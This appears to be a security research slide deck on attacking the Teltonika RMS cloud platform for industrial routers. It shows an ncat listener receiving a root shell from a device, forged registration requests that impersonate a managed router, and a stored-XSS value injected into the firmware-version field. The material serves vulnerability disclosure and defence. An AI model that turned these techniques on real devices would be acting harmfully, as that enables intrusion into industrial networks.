

```
C:\Windows\System32\cmd.exe - ncat -nlvp 1337
C:\Users\roni.gavrilov>ncat -nlvp 1337
Ncat: Version 6.47 ( http://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 192.168.101.165.
Ncat: Connection from 192.168.101.165:41650.

pwd
/
echo $USER
root

ps | grep ps
 1655 root      1460 S  ntpsync --init
 1657 root      3608 S  ipsecwatcher
 1737 root      2124 R  ps
 1738 root      2120 S  grep ps
```




# Demo #1



# Attack vectors


- Asset registration
- Security configurations
- **External API and Interfaces**



# Teltonika Networks cloud platform

## Overview

```
Starting rms_connect
Connected with ECDHE-RSA-CHACHA20-POLY1305 enc
Sending request: {
    "version": 2,
    "mac": "00:1e:42:██████",
    "sn": "1114 █████",
    "certs_exist": 0,
    "model": "RUT955003XXX",
    "fw_version": "RUT9_R_00.07.02.7\n",
    "is_facelift": true
```







# External API and Interfaces

## Impersonation to RMS managed device (1/3)

```
Starting rms_connect
Connected with ECDHE-RSA-CHACHA20-POLY1305 enc
Sending request: {
    "version": 2,
    "mac": "00:1e:42:00:00:00",
    "sn": "1114_000000000000",
    "certs_exist": 0,
    "model": "RUT955003XXX",
    "fw_version": "RUT9_R_00.07.02.7\n",
    "is_facelift": true
```





# External API and Interfaces

## Stored-XSS in RMS main page (2/3)

```
Out[7]:  
{'version': 2,  
'mac': '00:1e:42:...',  
'sn': '1114',  
'certs_exist': 1,  
'model': 'RUT955003XXX',  
'fw_version': '<u>check</u>',  
'is_facelift': True}
```



TELTONIKA | Remote management system

